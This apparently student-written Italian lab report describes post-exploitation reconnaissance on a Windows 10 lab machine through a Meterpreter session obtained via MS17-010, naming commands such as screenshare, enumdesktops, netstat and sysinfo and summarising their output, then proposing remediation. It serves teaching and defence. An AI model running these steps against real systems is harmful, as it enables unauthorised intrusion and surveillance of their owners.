
Tentativo di screenshare



Tentativo di screenshare e pagina di attesa

Ho provato anche `screenshare`. Meterpreter ha preparato il player e avviato lo streaming, ma ha restituito lo stesso limite relativo ai desktop nelle sessioni avviate come servizio su Windows 8 o successivi. La pagina locale aperta in Kali è rimasta in stato Waiting e non ha mostrato il desktop.


Enumerazione dei desktop e selezione del desktop



Desktop enumerati nella sessione

Ho eseguito enumdesktops, che ha elencato le stazioni desktop disponibili, tra cui Default, Disconnect, Winlogon e un desktop di tipo misto. Ho poi provato getdesktop, che ha indicato Session 0\WinSta0\Default. Nonostante la selezione, il comando screenshot continuava a non essere disponibile per questa sessione di servizio.

Verifica dell'orario e del PID della sessione



Data/ora locale e PID del processo Meterpreter

Con localtime ho registrato l'orario locale riportato dal sistema target. Con getpid ho ottenuto il PID del processo Meterpreter (1524). Queste informazioni sono state raccolte come dati di contesto della sessione.


Verifica delle interfacce di rete Windows



Interfacce di rete del target

Ho eseguito ipconfig da Meterpreter. Il risultato mostrava l'interfaccia loopback (127.0.0.1) e l'adattatore Intel PRO/1000 MT con indirizzo 192.168.50.102 e subnet mask 255.255.255.0. Sono state inoltre elencate interfacce virtuali IPv6 di Windows.


Verifica delle connessioni e porte in ascolto



Connessioni e porte TCP rilevate

Con netstat ho osservato le connessioni TCP del sistema. L'output mostrava diverse porte in stato LISTEN, tra cui 80, 135, 445, 3389 e altre, oltre a connessioni locali ESTABLISHED. La tabella riportava anche PID e nome del processo associato, consentendo di correlare porte e servizi.

Verifica delle unità montate




Unità e spazio disco rilevati

Ho utilizzato show_mount per controllare i dischi disponibili. Il sistema mostrava l'unità fissa C:\ con 29,73 GiB totali e 19,01 GiB liberi, oltre all'unità CD-ROM D:\.

Questo controllo ha completato la raccolta di informazioni sulle risorse del sistema.


Verifica di explorer.exe



Ricerca del processo explorer.exe

Ho provato pgrep explorer.exe. Il comando non ha restituito un PID nella console. Non ho interpretato questo risultato come prova definitiva dell'assenza del processo: indica soltanto che la ricerca tramite quel comando non ha fornito un identificativo.

finale del sistema



finale di sysinfo

Ho ripetuto sysinfo al termine delle verifiche. L'output ha confermato Windows 10 Pro, build 10240, architettura x64, WORKGROUP e Meterpreter x64/Windows. In questo modo ho verificato nuovamente l'identità del sistema remoto prima di chiudere l'attività.

Parte facoltativa prove aggiuntive e limiti

La parte facoltativa prevedeva di verificare webcam, dump della tastiera e altre funzionalità. La webcam è stata controllata e non è stata rilevata. Ho testato

screenshot, screenshare, enumerazione dei desktop, processi, privilegi e informazioni di rete.

Per quanto riguarda la cattura delle digitazioni, non ho avviato né raccolto un keylogger o dati di input. Nel report registro quindi questa attività come non eseguita, evitando di attribuire alla pratica risultati che non ho ottenuto. L'esercitazione è stata mantenuta entro verifiche di laboratorio e raccolta di informazioni non sensibili.

Il comando screenshot e lo screenshare non hanno funzionato perché la sessione Meterpreter era stata generata come servizio su Windows 10; l'output riportava l'indisponibilità dei desktop per queste funzioni nelle sessioni su Windows 8 e successivi. Questo limite è stato documentato.

Ipotesi di remediation per MS17-010
La vulnerabilità MS17-010 riguarda SMBv1 e può consentire l'esecuzione di codice remoto su sistemi Windows vulnerabili. Per ridurre il rischio, proporrei le seguenti misure:

- Installare la patch di sicurezza Microsoft relativa a MS17-010 e mantenere Windows aggiornato.
- Disabilitare SMBv1 dove non è strettamente necessario e preferire SMBv2/SMBv3.
- Limitare l'accesso alla porta TCP 445 tramite firewall, consentendolo soltanto da reti e host autorizzati.
- Segmentare la rete e isolare i sistemi legacy che non possono essere aggiornati.
- Monitorare i tentativi di connessione SMB anomali e mantenere log e sistemi di rilevamento aggiornati.
- Verificare periodicamente la remediation con scansioni autorizzate e procedure di vulnerability management.

La remediation più efficace è applicare gli aggiornamenti di sicurezza e rimuovere SMBv1 quando possibile. Le regole firewall e la segmentazione rappresentano misure aggiuntive di contenimento, non sostituti della patch.

L’esercitazione mi ha permesso di comprendere meglio il rischio di una vulnerabilità SMB non corretta e l’importanza di applicare patch, disabilitare protocolli obsoleti e limitare l’esposizione di rete.